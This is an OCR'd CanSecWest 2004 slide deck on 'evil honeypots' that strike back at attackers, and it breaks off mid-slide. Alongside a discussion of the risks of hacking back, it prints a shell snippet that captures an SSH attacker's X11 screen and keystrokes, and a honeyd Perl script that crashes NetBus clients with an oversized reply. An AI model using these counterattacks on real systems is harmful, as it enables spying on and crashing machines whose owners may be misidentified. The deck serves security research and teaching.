Towards Evil Honeypots ?! When they bite back...

CANSECWEST 04

OUDOT Laurent


oudot (at) rstack.org

Summary

[1] Thoughts about evil honeypots

[2] Fighting back incoming clients

- Biting back usual clients
- Exploiting exploits ?!
- Scanners
- Clients of Trojan horses
- Fighting back worms
- Wireless threats



[3] Biting back by offering poison

[4] Back Tracking [know your enemy]


[5] Conclusion

Rstack.org does not test -nor have we ever tested- our products on real blackhats.
All have been tested thoroughly in laboratory environments ☺

[1] Thoughts about evil honeypots

Purpose

- Towards evil honeypots ?!
  - "*Honeypots are computer resources whose value lies in unauthorized or illicit use of that resource*", L.Spitzner
  - Evil Honeypots are computer resources that are able to counterattack or play with an aggressor by using specific self defense techniques.
    - Active Defense, Countermeasure…
  - Example :



Why would there be evil honeypots ?


- Retaliation (legal ?)
  - Who : White Hat community / Administrators
  - Why : To stop specific kind of attacks (worms…) and to trace/stop/monitor bad internal users/attackers
- Automatic crime (illegal !)
  - Who : Black Hat community
  - Why : To control remote vulnerable computers (Evil honeypots may be useful for ugly hackers)
- Why honeypots? They’re non production resources
  - Incoming traffic might be suspicious and should be considered as an aggression (False positive ? Errors ?)
  - Being evil with an aggressor might be self defense…?

Should we hack-back ?

- Can we imagine a legal Hack Back ?
  - Drawbacks
    - Spoofing !
      - How can you be sure that attackers are those you want to hack back ?
      - Cyber Terrorism could use spoofing to initiate a global cyber warfare
        - » Offensive posture may be dangerous for the integrity of Internet
      - Attacking innocents : what is the real source of aggression ?
    - Proofs of incoming aggression !?
      - "*Huh, yes look at this file, huh, we can prove that you came first*"
      - Who can trust an international security team (abuse, license to kill) ?
    - Automatic hack-back may lead to chaos (Skynet: no control)
  - Hack back could be used :
    - For internal problems (Organization, Company, Country...)
    - Cooperation needed for external problems


Example of risk : source of aggression

- Risk of hacking back : attacking innocents
  - May be difficult to find the real source of an aggression
- Example : aggressions with spoofing, reflectors...
  - Idle scan : Aggressor is invisible on the target !




Few words about Honeyd

* Honeyd (Niels Provos) is an opensource project (GPL) aiming at easily creating honeypots (network simulated, services simulated, fake IP stack to defeat xprobe|nmap…)



[2] Biting back incoming clients



[2.1] Biting back usual clients

Biting back usual clients

- What if the clients used by the attackers are vulnerable or mis-configured ?
  - Web clients (IE…),
  - SSH clients (Putty, OpenSSH…)
  - Mail clients,
  - DNS resolvers,
  - IRC clients…
- Remote control/crash may be possible !


SSH Clients : spying the spy !

- Imagine a SSH Client with X11 forwarding active
  - On the honeypot (easy with honeyd)
    - Display localhost:10 is equivalent to remote:0 (TCP port 6010 is forwarded in the SSH session)

```
sshd -i … &  #this sshd should be jailed
sleep 15
xwd -display localhost:10 -silent -out $ipsrc.pic
xspy -display localhost:10...
```


    - Attacking TCP port 6000 on remote host is often impossible. It become possible through the tunnel created by the blackhat!
  - On the attacker :
    - The SSH session to the target works well
    - Attacker's screen is dumped on the honeypot ☺
    - Remote keylogger is active
      - Activity caught (google..., securityfocus.com/bid…, wget…, scp...)

SSH Clients : spying the spy !



Biting back an incoming client

- Not so easy task : is it just theory ?
  - Hacking a listening client (mail client, etc) is easier because one can try multiple times (multiple mails)
  - Hacking an incoming client may be a one shot operation (web client, etc) during a specific phase
  - Need for specific information to launch the dedicated attack : Operating System (p0f...), Version (“Banner”)...



[2.2] Exploiting exploits ?!

Exploiting exploits ?!

- What if there is a vulnerability in the code of an exploit ?
  - Buffer overflow, string format, etc
- Script kiddies don’t understand the sources of the exploits they use
  - *“When i launched dcom-xpl.c it did not work !?”*
- Automatic tools used to launch remote attacks or audits are written properly
  - NASL for Nessus, Python for Core Impact...

[2.3] Scanners

Scanners

- Many kind of scanners are used in the wild
  - Network layers
  - Banners
  - Security tests
- Some are poorly designed from a security point of view and might lead to insecurity
  - Buffer overflows, Format strings
  - Reports badly generated (HTML including banners grabbed on the targets without checking data)
  - ...

[2.4] Clients of Trojan Horses

Clients of Trojan Horses

- What if there is a vulnerability in the code of a Trojan horse client ?
  - How many times did you get an incoming probe for Trojan port toward your internal network ?
    - Imagine an evil honeypot that would be able to answer.
    - Imagine that the code of the client for this Trojan Horse is vulnerable
    - Then a counterattack may be possible !

Tiny example with NetBus client

Sample from Honeyd Configuration (add a netbus service)


```
add template tcp port 12345 ”./netbus.pl”
```

Honeyd Script netbus.pl (crashes remote NetBus clients)


```
#!/usr/bin/perl
$banner = ”NetBus 1.6\r”
syswrite STDOUT, $banner;
my $byte;
while (sysread(STDIN, $byte, 100) >= 0) {
  if($byte =~ m/^GetInfo\r$/)
{ $ans = ”Info;Program Path: C:\\Documents and
  Settings\\Administrator\\Patch.exe" . "A" x 100000.
  ”|Restart persistent: Yes|Login ID:
  Administrator|Clients connected to this host: 1\r";
      syswrite STDOUT, $ans;
}}
```

Honeyd versus NetBus client (example)

1) Netbus client connected...

